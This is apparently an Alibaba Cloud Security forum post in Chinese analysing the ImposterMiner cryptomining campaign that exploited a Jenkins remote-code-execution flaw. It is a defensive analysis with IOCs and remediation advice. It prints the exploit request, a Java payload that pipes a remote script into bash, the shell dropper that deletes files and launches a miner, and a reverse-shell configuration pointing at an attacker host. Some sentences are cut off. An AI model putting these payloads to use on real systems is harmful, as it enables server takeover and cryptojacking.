Jenkins RCE漏洞成ImposterMiner挖矿木马新"跳板"

阿里云安全技术 / 2019-04-09 13:21:00 / 浏览数 4569 安全技术 技术讨论 顶(0) 踩(0)

简介


阿里云安全于近日捕获到一起使用Jenkins
RCE漏洞进行攻击的挖矿事件。除挖矿外，攻击者还曾植入具有C&C功能的tsunami木马，也预留了反弹shell的功能，给用户带来极大安全隐患。

由于攻击者直接复制了Jenkins系列漏洞发现者（Orange.tw）在博客上公布的poc，攻击payload含有"Orange.tw"字样，可能被误认为是漏洞发现者在进行测试，因此我们

本次事件具有两个特点：一是ImposterMiner木马开始爆发的时间距离Jenkins漏洞利用方法公开的时间极短，仅相隔2天；二是仅靠web漏洞直接入侵，不具有蠕虫传染性。
Repository Manager 3新漏洞进行攻击的watchbog挖矿木马事件较为相似。

本文将分析ImposterMiner挖矿木马的结构，并就如何清理、预防类似挖矿木马给出安全建议。

ImposterMiner挖矿木马分析



上图展示了ImposterMiner挖矿木马的感染流程。攻击者首先使用如下payload攻击jenkins服务

```
GET /securityRealm/user/admin/descriptorByName/org.jenkinsci.plugins.workflow.cps.CpsFlowDefinition/checkScriptCompile?value=@

Host:■victim_host■:■jenkins_port■
```

该payload使用了CVE-2019-1003000这个jenkins
RCE（远程命令执行）漏洞，导致受害主机请求http://45.55.211.79/tw/orange/poc/8/poc-8.jar文件，并在本地执行。这里不难发现，攻击者只是简单修改了漏洞发现者
of
Concept，能够证明漏洞存在的代码，通常点到为止不造成实际损害)作为项目和模块名，乍看之下，非常容易将此次攻击误认为漏洞作者进行的无害的安全测试。


poc-8.jar的代码如下

```java
public class Orange
{
  public Orange()
  {
    try
    {
      String str = "curl 45.55.211.79/.cache/jenkins/n2.sh | bash";
      String[] arrayOfString = { "/bin/bash", "-c", str };
      Runtime.getRuntime().exec(arrayOfString);
    }
    catch (Exception localException) {}
  }
}
```

其中请求的http://45.55.211.79/.cache/jenkins/n2.sh脚本，将会创建/tmp/.scr文件夹，并请求下载45.55.211.79/.cache/jenkins/s.tar.gz：

```
#!/bin/bash

rm -rf /tmp/*
rm -rf /var/tmp/*
rm -rf /etc/*hourly/gcc.sh
killall -9 trace
killall -9 kintegrityds
killall -9 kpsmouseds
cd /tmp
mkdir .scr
cd .scr
wget 45.55.211.79/.cache/jenkins/s.tar.gz
curl -O 45.55.211.79/.cache/jenkins/s.tar.gz
tar -zxvf s.tar.gz
rm -rf s.tar.gz*
cd s
kill -9 `ps xww|grep -v grep|grep "\-sh"|awk '{print $1}'`
killall -9 .bash
ps -e -o pcpu,pid,args | grep -v bash | awk '{if($1>30.0) print $2}' | while read procid
do
kill -9 $procid
done
sleep 2
./go
```

解压s.tar.gz得到如下左图所示文件夹，并运行右图中的go脚本，根据当前机器的架构，选择运行i686或x86_64。



i686和x86_64这两个程序都是xmrig改写而成的矿机，主要在nanopool.com矿池进行挖矿。它们还会将自身写入crontab文件，每分钟执行，进行持久化，此处不再赘述。

```
aDirPwdRmRfDirC db 'dir=`pwd`;rm -rf $dir/.cron;crontab -l 2>/dev/null | grep -v grep'
                                        ; DATA XREF: main+18C4↑o
                db ' | grep -v ',27h,'%s',27h,' > .cron;echo ',27h,'* * * * * ',27h,'$'
                db 'dir/',27h,'%s%s',27h,' >> .cron; if [ $(crontab -l 2>/dev/null | '
                db 'grep -v grep | grep ',27h,'%s%s$',27h,' | sort | uniq | wc -l) -e'
                db 'q ',27h,'0',27h,' ]; then crontab $dir/.cron 2>/dev/null; fi;rm -'
                db 'rf $dir/.cron',0
```

此外，45.55.211.79服务器上存有多种历史上曾经使用，或尚未启用的payload。

例如3月7日，阿里云安全曾捕获到攻击者使用图中文件夹poc/5/poc-5.jar中的payload，会导致被入侵主机下载解压并运行http://45.55.211.79/.cache/jenkins/jks.tar.gz 。该压缩包中包括tsunami木马变种，能够通过IRC接收下发指令并执行各种攻击，如下图所示。

```
                public flooders
flooders        dq offset aTsunami      ; DATA XREF:  PRIVMSG+69C↑o
                                        ;  PRIVMSG+74E↑o
                                        ; "TSUNAMI"
off_13048       dq offset tsunami       ; DATA XREF:  PRIVMSG+6CC↑o
                dq offset aPan          ; "PAN"
                dq offset pan
                dq offset aUdp          ; "UDP"
                dq offset udp
                dq offset aUnknown      ; "UNKNOWN"
                dq offset unknown
                dq offset aNick         ; "NICK"
                dq offset nickc
                dq offset aServer       ; "SERVER"
                dq offset move
                dq offset aGetspoofs    ; "GETSPOOFS"
                dq offset getspoofs
                dq offset aSpoofs       ; "SPOOFS"
                dq offset spoof
                dq offset aDisable      ; "DISABLE"
                dq offset disable
                dq offset aEnable       ; "ENABLE"
                dq offset enable
                dq offset aKill         ; "KILL"
                dq offset killd
                dq offset aGet          ; "GET"
                dq offset get
                dq offset aVersion      ; "VERSION"
                dq offset version
                dq offset aKillall      ; "KILLALL"
                dq offset killall
                dq offset aHelp         ; "HELP"
                dq offset help
                align 20h
```


又例如http://45.55.211.79/.cache/jenkins/jen.pl 会使被入侵主机反弹shell到190.121.18.164:1090


```
# Where to send the reverse shell.  Change these.
my $ip = '190.121.18.164';
my $port = 1090;

# Options
my $daemon = 1;
my $auth   = 0; # 0 means authentication is disabled and any
        # source IP can access the reverse shell
my $authorised_client_pattern = qr(^127\.0\.0\.1$);
```


以上这些恶意文件的最后修改日期说明ImposterMiner的作者依然在频繁进行更新，同时还说明作者并不满足于在受害者主机上安静挖矿，而是时刻准备着将受害主机用作c

影响范围

根据阿里云安全监控到的入侵趋势（如下图），ImposterMiner挖矿木马从漏洞公布后仅两天（2月21日）就开始利用其进行攻击和挖矿，给用户留下的修复时间窗口非常小

攻击数量于3月3日左右达到最高峰，并且至今仍保持着较高的水平。




攻击趋势示意图

ImposterMiner恶意挖矿木马当前使用的钱包地址为：

42X5Nwfs6kPcK5xZaV1mxnLpSqYst9d46Dx63tdtmHFZWdWPryNt5ZhZXFXLYm2yZLZt7xXC5zerGbqQi2X1MsTzA9whw2X

从矿池数据看出，该地址HashRate波动较大，最高时达到236KH/s，平均值在150KH/s左右，可能已有1~2万台服务器被入侵挖矿。该钱包地址累计收益为169门罗币左右



除了上述地址外，攻击者还使用过至少一个不同的钱包地址：4B6GzzkQBgqbMraFa2FMnk4jKzFvxcqGNApKn6AK91R6KFgiWDKzhgWS864egV4HuHetns7yfYP9NDq

安全建议

Jenkins作为最受欢迎的持续集成(CI)工具，使用量很大。上一次Jenkins远程命令执行漏洞(CVE-2017-1000353)的曝光，导致了"史上最大规模挖矿事件之一"，攻击者收益

因此，Jenkins漏洞可能造成影响的范围巨大。这也导致逐利的攻击者对Jenkins虎视眈眈，一有新的漏洞便迅速加以利用；这次RCE漏洞从公开到开始被黑产利用仅花了2天

针对此次安全事件，阿里云安全给出以下预防和清理建议：

1. 用户应及时升级包括Jenkins在内的各种软件，避免遭受类似此次ImposterMiner挖矿木马以Jenkins作为入口的攻击，导致生产系统的其他部分一并沦陷。怀疑已经受到
2. 建议使用阿里云安全的下一代云防火墙产品，其阻断恶意外联、能够配置智能策略的功能，能够有效帮助防御入侵。哪怕攻击者在主机上的隐藏手段再高明，下载、挖矿
3. 对于有更高定制化要求的用户，可以考虑使用阿里云安全管家服务。购买服务后将有经验丰富的安全专家提供咨询服务，定制适合您的方案，帮助加固系统，预防入侵。

IOC

钱包地址

```
4B6GzzkQBgqbMraFa2FMnk4jKzFvxcqGNApKn6AK91R6KFgiWDKzhgWS864egV4HuHetns7yfYP9NDq234yxfNKEJWR4ga5
```

```
42X5Nwfs6kPcK5xZaV1mxnLpSqYst9d46Dx63tdtmHFZWdWPryNt5ZhZXFXLYm2yZLZt7xXC5zerGbqQi2X1MsTzA9whw2X
```

矿池地址

https://www.supportxmr.com

https://xmr.nanopool.org

恶意程序

文件名	md5
x86_64(tsunami backdoor)	1700ecbd3bddfab4979fbba416310eb0
i686(tsunami backdoor)	580f0dfc85a4c0e368e162cef38d3c08
mx86_64(miner)	a8d2d7f65c78ab724c987971fbdba5f0
mi686(miner)	9b961a26561ba2f49733603395d8275e
x86_64(miner)	dadd63b075f9485113a010569b88cb91
i686(miner)	ac0a6e081ae917c65ee3ae7555cdfac0

恶意url

http://45.55.211.79/.cache/jenkins/*

http://45.55.211.79/tw/orange/poc/*

恶意主机

190.121.18.164

Reference

- http://blog.orange.tw/2019/02/abusing-meta-programming-for-unauthenticated-rce.html
- https://research.checkpoint.com/jenkins-miner-one-biggest-mining-operations-ever-discovered/

上一篇：对某网的一次渗透测试纪实 下一篇：2019西湖论剑-PWN

1. 0 条回复

- 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板